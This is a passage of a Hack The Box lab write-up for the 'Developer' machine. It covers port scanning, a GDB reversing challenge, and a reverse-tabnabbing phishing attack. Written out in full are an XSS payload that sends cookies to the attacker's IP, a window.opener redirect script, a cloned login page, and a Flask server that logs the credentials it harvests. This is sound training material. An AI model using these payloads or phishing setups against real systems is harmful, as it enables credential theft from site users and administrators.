Developer

11th Jan 2022 / Document No D22.100.148

Prepared By: TheCyberGeek

Machine Author(s): TheCyberGeek

Difficulty: Hard

Classification: Official

Synopsis

Developer is a hard machine that outlines the severity of tabnabbing vulnerability in web applications where attackers can control the input of an input field with `target="_blank"` allowing attackers to open a new tab to access their malicious page and redirect the previous tab to an attacker controlled location if mixed with an XSS injection. This attack leads to fooling site users and administrators into entering their credentials into a phishing template of the original site's login. Subdomain enumeration via the administration panel in Django leads to abusing the debug mode in Sentry's monitoring application which reveals a secret key which can then be used to perform django de-serialization attacks through cookie deserialization. Privelege escalation involves reversing a Rust application which contains a hardcoded nonce, key and ciphertext which users can retieve and decoded through AES-CTR algorithm to gain the application's password to gain a system shell on the target.

Skills Required

- CTF player experience
- Web skills including XSS skills
- Basic Rust skill
- Basic Cryptography skills
- Understanding of Python Deserialization
- Researching skills

Skills Learned

- Reverse Tabnabbing Vulnerability via XSS
- Manual Application Testing
- Python Django Deserialization
- Django hash cracking
- Rust Reversing
- AES CTR Decryption

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.103 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.103
```

To begin the machine we start off with a port scan to identify the running services on the target.


```
nmap -p$ports -sV 10.10.11.103

Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-05 10:12 GMT
Nmap scan report for 10.10.11.103
Host is up (0.025s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41
Service Info: Host: developer.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
```

Tabnabbing


Visiting port 80 we are redirected to `developer.htb`. So we add the `/etc/hosts` entry pointing to the domain.

```
echo '10.10.11.103 developer.htb' >> /etc/hosts
```


When we visit `developer.htb` we see a landing page for advertising a CTF platform.



We can see we can register an account for free, so we sign up to the platform. After registering an account we are redirected to the dashboard of the platform. We see we can access our profiles and edit the details there, or play some challenges. We take a look at the challenges (most are easy by design).



We navigate to the challenge category we want to play and download the challenge zip files provided on site.



After unzipping the zip file we extract the binary and check the file.

```
file getlucky

getlucky: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=d9877fe65704a8279e61f0218a2ce50cc4369c18, for GNU/Linux
3.2.0, not stripped
```

We have a non-stripped file which means that function names will still be accessible through decompilers, testing to see what you can do we run the binary and enter our name.

```
./getlucky

Can you roll the lucky number?
Enter your name to play the game:
someone
The number is: 537
You rolled: 46.
Better luck next time!
Game Over!
```

We start the binary in GDB and set a breakpoint on main, then disassemble the main function and see what's going on.

```
gdb -q getlucky

Reading symbols from getlucky...
(No debugging symbols found in getlucky)
gdb-peda$ b main
Breakpoint 1 at 0x133f
gdb-peda$ r
Starting program: /home/tcg/htb/developer/getlucky
<SNIP>
gdb-peda$ disass main
Dump of assembler code for function main:
<SNIP>
   0x0000555555555343 <+8>: lea    rax,[rip+0xfffffffffffffff3b]
# 0x555555555285 <play>
<SNIP>
```

We can see that when the binary is started we enter a function called play, so we disassemble this function.


```
gdb-peda$ disass play
Dump of assembler code for function play:
<SNIP>
   0x000055555555531e <+153>:   jne    0x55555555532c <play+167>
   0x0000555555555320 <+155>:   mov    eax,0x0
   0x0000555555555325 <+160>:   call   0x555555555195 <winner>
<SNIP>
```

We see a winner function, so we set the `$rip` value to the winner address and continue the program since the RIP (Return Instruction Pointer) value contains the address of the next instruction to be executed and by continuing the program we jump directly to that address.

```
gdb-peda$ set $rip = 0x555555555195
gdb-peda$ c
Continuing.

Well done!
You managed to beat me! Here's a flag for your efforts:

DHTB{gOInGWITHtHEfLOW}
[Inferior 1 (process 1544594) exited normally]
```

```
DHTB{gOInGWITHtHEfLOW}
```

We take the flag and submit it on the developer CTF platform and after submitting on site we get a notification stating that we have successfully solved the challenge. If we refresh the page, the submit flag button changed to submit walkthrough. If we click on submit a walkthrough we see a disclaimer.



What we understand from this disclaimer is that admins will review the writeups that are published on our profile pages periodically and delete them if they feel it's necessary. To verify that the admin is reading our writeups we add a writeup link pointing to our IP address `http://10.10.14.21/writeup.html` then start a `Python3 HTTP` server.

```
sudo python3 -m http.server 80
```

Wait for a minute we see that our writeup has been accessed.


```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.103 - - [10/Jan/2022 11:06:05] code 404, message File not
found
10.10.11.103 - - [10/Jan/2022 11:06:05] "GET /writeup.html HTTP/1.1"
404 -
```

At this stage we test for default XSS injections by adding the injection to a `writeup.html` file. Our `writeup.html` has the following contents.

```
<script>document.location="http://10.10.14.21/?cookie=" + document.cookie</script>
```

```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.103 - - [10/Jan/2022 11:26:08] "GET /writeup.html HTTP/1.1"
200 -
10.10.11.103 - - [10/Jan/2022 11:26:08] "GET /?cookie= HTTP/1.1" 200 -
```

Since we got a callback on our `HTTP` server with an empty cookie we confirm that we have identified a valid XSS injection but find that the standard type of cookie disclosure injections do not work because of the way Django handles cookies. To establish what the possibilities are with a admin reading our content we navigate to the profile page to check the source code where the writeup link is held.



We can see a vulnerability exists where `<a></a>` HTML elements are specified with `target="_blank"` without applying the `rel="noopener nofollow"` as according to 0xprashant who discovered the bug on HackTheBox platform. The disclosure can be found here.

The vulnerability chained with an XSS injection allows attackers to hijack the victims previous browser tab, since the attacker has full control over the `<a>` tag that users visit they can host a malicious web page with a writeup which pops up in a new window that has embedded JavaScript that can redirect the previous tab to an attacker controlled website. Typically this kind of attack leads to phishing attempts since victim'c can be convinced that they have been logged out of the website they were previously accessing. More information about reverse tabnabbing can be found here.

Now we can set up an attack path to trick the admin into thinking he has been signed out of the platform and phish his password. To do this we set up a Flask web server and add 2 files. First our `templates/writeup.html` needs to be altered to redirect the previous tab after the writeup is clicked to our own cloned version of the platform login page called `login.html`.

```
<!doctype html>
<html>
Example Writeup
<script>
if (window.opener)
window.opener.parent.location.replace('http://10.10.14.21/accounts/login/');
if (window.parent != window)
window.parent.location.replace('http://10.10.14.21/accounts/login/');
</script>
</html>
```

Clone the login page for the platform. To do this we can use `wget`.

```
wget http://developer.htb/accounts/login/ -O templates/login.html
```

Create a basic Flask server that will host both the writeup.html and the login page.

```
from flask import Flask, request, render_template

app = Flask(__name__)

@app.route('/writeup.html', methods=['GET'])
def writeup():
    return render_template('writeup.html')

@app.route('/accounts/login/', methods=['GET','POST'])
def login():
    if request.method == "POST":
        username = request.form.get('login')
        password = request.form.get('password')
        print("Got username and password: {}:{}".format(username,password))
        return render_template('login.html')
    else:
        return render_template('login.html')

app.run(host="10.10.14.21",port=80)
```


After starting the web server and navigating to `http://10.10.14.21/accounts/login/` we can see that there is no stylesheets applied which would make the administrator aware of a phishing attempt, so we change the `login.html` CSS and JS imports to point to `developer.htb`.

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">
```

```
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="/img/favicon.ico">
    <link rel="stylesheet" href="http://developer.htb/static/css/jquery.toasts.css">
    <script src="http://developer.htb/static/js/all.min.js"></script>
    <script src="http://developer.htb/static/js/jquery-3.2.1.min.js"></script>
    <title>Login | Developer.HTB</title>

    <!-- Bootstrap core CSS -->
    <link rel="stylesheet" href="http://developer.htb/static/css/bootstrap.min.css">

    <!-- Custom styles for this template -->
    <link href="http://developer.htb/static/css/signin.css" rel="stylesheet">
  </head>

  <body class="text-center">

    <form class="form-signin" action="/accounts/login/" method="post">
      <input type="hidden" name="csrfmiddlewaretoken"
value="BqPwwpc0PqDLxWROeMA66cylLuFHpfannbUwq9BjIdFKUIEkX38RQfiDAvMin36f">
      <img class="mb-4" src="http://developer.htb/static/img/logo.png" alt=""
width="72" height="72">
      <h1 class="h3 mb-3 font-weight-normal">Welcome back!</h1>
      <label for="uname" class="sr-only">User Name</label>
      <input type="text" id="id_login" name="login" placeholder="Username" class="form-
control" required autofocus>
      <label for="password" class="sr-only">Password</label>
      <input type="password" id="id_password" name="password" placeholder="Password"
class="form-control" required>


      <button id="loginbtn" class="btn btn-lg btn-primary btn-block" type="submit">Sign
in</button>
          <a href="/accounts/password/reset/" class="auth-link">Forgot password?</a>
    <div class="text-center mt-4 font-weight-light"> Don't have an account? <a
href="/accounts/signup/" >Click here!</a>
      <p class="mt-5 mb-3 text-muted">&copy; Developer.HTB 2021</p>
    </form>

<script src="http://developer.htb/static/js/jquery.toast.js"></script>
<script>


</script>
  </body>
</html>
```

Start the Flask server and check our local login page before attempting the attack.

```
python3 server.py
```




Since the CSS looks identical to the website, we check if the POST request works by submitting a random username and password and checking the Flask server's output.

```
python3 server.py

 * Serving Flask app "server" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production
deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://10.10.14.21:80/ (Press CTRL+C to quit)
Got username and password: admin:password
10.10.14.21 - - [10/Jan/2022 12:06:39] "POST /accounts/login/ HTTP/1.1"
200 -
```


We successfully obtained the fake username and password locally, now we launch the attack. We submit our writeup link of `http://10.10.14.21/writeup.html` and wait for the admin to read out writeup. Once the admin goes to read our writeup, he is redirected to our fake login page and thinks that he has been logged out of the platform, then re-enters his credentials to log back into the platform.

```
Got username and password: admin:password
10.10.14.21 - - [10/Jan/2022 12:06:39] "POST /accounts/login/ HTTP/1.1"
200 -
10.10.11.103 - - [10/Jan/2022 12:07:15] "GET /writeup.html HTTP/1.1"
200 -
10.10.11.103 - - [10/Jan/2022 12:07:15] "GET /accounts/login HTTP/1.1"
308 -
10.10.11.103 - - [10/Jan/2022 12:07:15] "GET /accounts/login/ HTTP/1.1"
200 -
Got username and password: admin:SuperSecurePassword@HTB2021
10.10.11.103 - - [10/Jan/2022 12:07:16] "POST /accounts/login/
HTTP/1.1" 200 -
```

